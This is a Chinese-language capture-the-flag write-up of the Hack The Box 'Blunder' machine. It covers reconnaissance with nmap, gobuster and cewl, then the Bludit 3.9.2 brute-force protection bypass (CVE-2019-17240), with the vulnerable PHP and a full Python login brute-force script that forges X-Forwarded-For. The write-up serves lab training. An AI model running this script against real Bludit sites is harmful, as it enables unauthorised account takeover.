考点
枚举
Metasploit利用
CMS漏洞利用
sudo提权
这个靶机还是比较简单的,入侵点是已经公开的Bludit CMS漏洞,而且这个CMS的漏洞我之前复现过。这篇文章就记录下这个靶机的渗透过程。
信息收集 首先第一步信息收集,直接nmap扫描。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
kali@kali:~$ nmap -sC -sV -A 10.10.10.191 Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-24 11:23 EDT Nmap scan report for 10.10.10.191 Host is up (0.22s latency). Not shown: 998 filtered ports PORT STATE SERVICE VERSION 21/tcp closed ftp 80/tcp open http Apache httpd 2.4.41 ((Ubuntu)) |_http-generator: Blunder |_http-server-header: Apache/2.4.41 (Ubuntu) |_http-title: Blunder | A blunder of interesting facts Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Infomir MAG-250 set-top box (89%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (89%), Ubiquiti AirOS 5.5.9 (89%), Linux 2.6.32 - 3.13 (89%), Linux 3.3 (89%), Linux 2.6.32 - 3.1 (88%), Linux 3.7 (88%), Netgear RAIDiator 4.2.21 (Linux 2.6.37) (88%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops TRACEROUTE (using port 21/tcp) HOP RTT ADDRESS 1 222.27 ms 10.10.14.1 2 222.36 ms 10.10.10.191 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 36.94 seconds
发现开放了ftp服务和http服务,其中ftp服务的状态是closed。

访问http://10.10.10.191 ,是一个网站:
用gobuster扫描下站点的目录和文件,可以限制扫描的文件名,比如比较常见的txt, pdf和php。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
root@vultr:~/htb-tools/gobuster# gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/common.txt -x txt,php,pdf =============================================================== Gobuster v3.1.0 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://10.10.10.191 [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/common.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.1.0 [+] Extensions: txt,php,pdf [+] Timeout: 10s =============================================================== 2020/10/25 07:30:39 Starting gobuster in directory enumeration mode =============================================================== /.hta.php (Status: 403) [Size: 277] /.hta (Status: 403) [Size: 277] /.hta.pdf (Status: 403) [Size: 277] /.hta.txt (Status: 403) [Size: 277] /.htaccess.php (Status: 403) [Size: 277] /.htaccess.pdf (Status: 403) [Size: 277] /.htaccess (Status: 403) [Size: 277] /.htaccess.txt (Status: 403) [Size: 277] /.htpasswd (Status: 403) [Size: 277] /.htpasswd.txt (Status: 403) [Size: 277] /.htpasswd.php (Status: 403) [Size: 277] /.htpasswd.pdf (Status: 403) [Size: 277] /0 (Status: 200) [Size: 7562] /about (Status: 200) [Size: 3281] /admin (Status: 301) [Size: 0] [--> http://10.10.10.191/admin/] /cgi-bin/ (Status: 301) [Size: 0] [--> http://10.10.10.191/cgi-bin] /install.php (Status: 200) [Size: 30] /LICENSE (Status: 200) [Size: 1083] /robots.txt (Status: 200) [Size: 22] /robots.txt (Status: 200) [Size: 22] /server-status (Status: 403) [Size: 277] /todo.txt (Status: 200) [Size: 118] =============================================================== 2020/10/25 07:32:03 Finished ===============================================================

从扫描结果发现了/admin目录,访问一看,是bludit CMS的登录入口:

右键查看源码发现了当前的版本是3.9.2:
但是目前还没有账户信息,还有robots.txt和todo.txt文件,robots.txt中就是:
但是查看todo.txt发现了一些待完成事项:
其中包含一条信息是通知用户fergus为新的blog添加图片,说明有一个名为fergus的用户。但目前还缺少密码,那就利用cewl爬取网站获取关键信息来创建一个密码字典。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 root@vultr:~# cewl 10.10.10.191 > wordlist.txt root@vultr:~# cat wordlist.txt CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/) the Load Plugins and ...... best fictional character RolandDeschain Dark tower awards contribution entire ......

用burp抓个包丢到intruder模块进行爆破:

发现所有的返回的响应数据包长度都是419,返回的状态码都是301:
。。。。。。

在尝试了几次登录密码之后,发现IP被ban了。

漏洞利用 绕过brute-force保护机制 那当务之急肯定是要先绕过密码尝试限制,搜索exploit-db和cve.mitre.org发现bludit 3.9.2及其之前版本中存在一个brute-force保护机制绕过漏洞,CVE-2019-17240:

漏洞代码在文件bl-kernel/security.class.php中:
1 2 3 4 5 6 7 8 9 10 11 public function getUserIp () { if (getenv('HTTP_X_FORWARDED_FOR' )) { $ip = getenv('HTTP_X_FORWARDED_FOR' ); } elseif (getenv('HTTP_CLIENT_IP' )) { $ip = getenv('HTTP_CLIENT_IP' ); } else { $ip = getenv('REMOTE_ADDR' ); } return $ip; }
在获取IP地址的时候,bludit会先拿HTTP_X_FORWARDED_FOR 的值,其次拿HTTP_CLIENT_IP,最后才是REMOTE_ADDR。
REMOTE_ADDR 是服务器端根据TCP数据包中的IP指定的。如果从客户端到服务端中间没有任何代理,那么Web服务器如Ngnix,Apache等就认为客户端的IP地址是REMOTE_ADDR,如果存在代理转发HTTP请求,Web服务器会把最后一次代理服务器的IP地址设为REMOTE_ADDR。这个值是不可伪造的 。
HTTP_X_FORWARDED_FOR对应HTTP请求头中的x-forwarded-for字段。因为代理之后就无法获取用户的真实IP,因此X-Forwarded-For就产生了,这是一个非正式协议。在请求转发到代理时,代理会在HTTP请求头中加入一个X-Forwarded-For字段,将该值设置为连接该代理的客户端IP(也就是真实的客户端IP),这样服务端就能获取到真实的IP地址,这是设置X-Forwarded-For的本意。
HTTP_CLIENT_IP和HTTP_X_FORWARDED_FOR一样,都是可以伪造的。
bludit在patch中的修复方式就是仅从REMOTE_ADDR读取客户端ip。
我在本地的环境搭了Bludit 3.9.2进行验证:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 import reimport requestsimport argparseparser = argparse.ArgumentParser(description='manual to this script' ) parser.add_argument('--url' , type=str, default=None ) parser.add_argument('--username' , type=str, default=None ) args = parser.parse_args() host = args.url login_url = args.url + "/bludit-3.9.2/admin/" username = args.username wordlist = [] for i in range(50 ): wordlist.append('Password{i}' .format(i=i)) for passwd in wordlist: session = requests.Session() login_page = session.get(login_url) csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"' , login_page.text).group(1 ) print('[*] Tyring: {p}' .format(p = passwd)) headers = { 'X-Forwarded-For' : 'TemporaryIP' , 'User-Agent' : 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36' , 'Referer' : login_url } data = { 'username' : username, 'password' : passwd, 'tokenCSRF' : csrf_token, 'save' : '' } login_result = session.post(url=login_url, headers=headers, data=data, allow_redirects=False ) if 'location' in login_result.headers: if '/admin/dashboard' in login_result.headers['location' ]: print() print('SUCCESS: Password found!' ) print('Use {u} : {p} to login.' .format(u=username, p=passwd)) print() break
